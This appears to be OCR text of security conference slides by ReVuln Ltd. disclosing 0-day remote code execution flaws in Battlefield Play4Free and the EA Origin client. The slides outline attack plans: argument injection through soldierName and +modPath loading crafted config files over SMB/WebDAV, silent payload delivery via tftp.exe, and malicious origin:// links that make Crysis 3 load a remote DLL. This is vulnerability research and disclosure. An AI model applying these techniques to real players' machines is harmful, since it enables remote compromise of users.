
Explore

Command line:

m Files\EA Games\Battlefield Play4Free\BFP4f.exe" +survey 0 +dc 1 +sessionId doa5 +webSiteHostName battlefield.play4free.com +lang en +soldierName"

EA Battlefield (Play4Free) [0-day]

- The **Play4Free** game allows us to abuse the **soldierName** argument…
  - The **Game Updater** component **supports** using "
  - The **Game** component **doesn't support** using "
- **We can perform "arguments" injection:**




EA Battlefield (Play4Free) [0-day]

Our attack plan..

1] To exploit the vulnerability we decided to use the **+modPath** option

- It allows us to specify a directory containing game mod data (sounds, map, etc..)
- Mod data is composed of: **ZIP** file + **CON** file to configure the **Frostbite game engine**



DIGITAL ILLUSIONS CREATIVE ENTERTAINMENT

AN EA COMPANY

EA Battlefield (Play4Free) [0-day]

Our attack plan..

2] **+modPath** can be an arbitrary path, which includes **SMB/WebDAV**

- It can be used to load files, such as: **RankSettings.con**

3] **RankSettings.con** can be crafted with the following engine commands:

- **sound.addSound**
- **ObjectTemplate.soundFilename**
- **sound.listSoundsToFile**

EA Battlefield (Play4Free) [0-day]

Our attack plan..


4] We are able to deploy our payload on remote systems in a silent way by using:

- **Game.crash** – a command to terminate the game immediately (= **exploit invisible**)
- **tftp.exe** – default on Windows XP systems

5] There are some limitations that we need to bypass/take in account…

```
0612BEF7  .  FF15 78441906   CALL DWORD PTR DS:[<&MSVCP90.?begin@?$bas
0612BEFD  .  8B08            MOV ECX,DWORD PTR DS:[EAX]
0612BEFF  .  8B40 04         MOV EAX,DWORD PTR DS:[EAX+4]
0612BF02  .  894C24 18       MOV DWORD PTR SS:[ESP+18],ECX
0612BF06  .  3BC6            CMP EAX,ESI
0612BF08  .- 74 13           JE SHORT 0612BF1D
0612BF0A  .  8D9B 00000000   LEA EBX,[EBX]
0612BF10  > 8038 5C          CMP BYTE PTR DS:[EAX],5C
0612BF13  .- 75 03           JNE SHORT 0612BF18
0612BF15  .  C600 2F         MOV BYTE PTR DS:[EAX],2F
0612BF18  > 40               INC EAX
0612BF19  .  3BC6            CMP EAX,ESI
0612BF1B  .- 75 F3           JNE SHORT 0612BF10
0612BF1D  > 8B7424 14        MOV ESI,DWORD PTR SS:[ESP+14]
0612BF21  .  8B56 1C         MOV EDX,DWORD PTR DS:[ESI+1C]
0612BF24  .  2B56 18         SUB EDX,DWORD PTR DS:[ESI+18]
```

EA Battlefield (Play4Free) [0-day]



sound.listSoundsToFile

there is a **format string bug** which limits the usage of %

EA Battlefield (Play4Free) [0-day]

DEMO


EA Origin

0-day :: pwn#3

ReVuln Ltd.

EA Origin [0-day]

- EA - a Fortune 500 company (in 2010)
- Several games are EA Origin exclusives, like:
  - FIFA 13
  - Crysis 3
  - Battlefield 3
  - Etc..
- To get an idea about games made by EA:



EA Origin [0-day]

- **Origin is a digital content-delivery system**
- **Similar to Valve's Steam**
- With a micro-transaction based system (i.e. for the in-game store)
- By using Origin you can:
  - Buy games
  - Play online games
  - Etc..
- **With 40 million users..**

With 40 million users..

With 40 million users..

EA Origin [0-day]

- Origin allows games to run via a custom URI
  - **Origin://**
- It's possible to provide command-line arguments to games via Origin URI params
  - **commandParams=<args>**
- Run games by providing custom command-line arguments to them
- **As for Steam an attacker can abuse this mechanism to get some nice RCE**

EA Origin [0-day]

- To demonstrate this class of issues **on Origin**, we decided to pick a game and use it as **Proof-Of-Concept**…

- As we like to **pwn-in-style**, we bought and tested the latest (and most known) game available on Origin:
  - **Crysis 3**

- Crysis 3:
  - **Released** on 19 Feb 2013
    - 24 days ago..


EA Origin [0-day]

- There is an issue in the way the **Crysis 3 game engine** deals with a benchmark framework
  - **NVidia OpenAutomate**
- By exploiting this "local feature" a remote attacker can:
  - Load an arbitrary **remote** DLL on **remote** systems
  - And… get **R**emote **C**ode **E**xecution

Origin
Powered by EA

OpenAutomate
The new standard in application testing

Origin:// link format:




EA Origin [0-day]

Please note..

- It's **not a game-specific issue**
  - Crysis 3 just as Proof-of-Concept
  - Do you want more pwning? **Just use a different game!**
- The **real problem is Origin**
- It's **a design issue in Origin**
- Let's see a possible attack scenario to clarify…

EA Origin [0-day]


A possible Attack Scenario:




The player is browsing the web…

EA Origin [0-day]

A possible Attack Scenario:






The player visits a page containing a malicious **origin://** link..

EA Origin [0-day]

A possible Attack Scenario:



The **origin://** link triggers **Origin** on the player's system


EA Origin [0-day]

A possible Attack Scenario:

Origin executes the **requested** game with the **remote parameters**..

EA Origin [0-day]

A possible Attack Scenario:



The **game** downloads and executes the **remote payload** on the local system

EA Origin [0-day]
DEMO


What about the future?

What about the future?

- Bug hunters' wish list:
  - **MMO**RPG (Massive Multiplayer Online Role-Playing Game)
  - **MMO**FPS (Massive Multiplayer Online First-Person Shooter)
  - **MMO**RTS (Massive Multiplayer Online Real-Time Strategy)
  - **MMO**SG (Massive Multiplayer Online Strategic Game)
  - Basically **MMO***
- Why MMO*?
  - ✓ **Huge** player-base
  - ✓ **Crazy** network protocols
  - ✓ Extremely **complex** game engines
  - ✓ Usually **linked** to social-networks, etc.

What about the future?

- **Client**-side testing caveat:
  - **Anti-cheating protections**
    - They are getting smarter, and they usually detect you messing with debuggers on the game
    - Getting complex, tend to be rootkit-like solutions
      - Hello Warden
        - Used in World Of Warcraft
  - **You usually need to have a valid account**
    - It costs money
    - If you pay, you don't want to pay for a new account every time you set a breakpoint :[



What about the future?

- **Server**-side testing caveat:
  - **99% of the cases you don't have access to the server**
    - Servers are hosted by the company
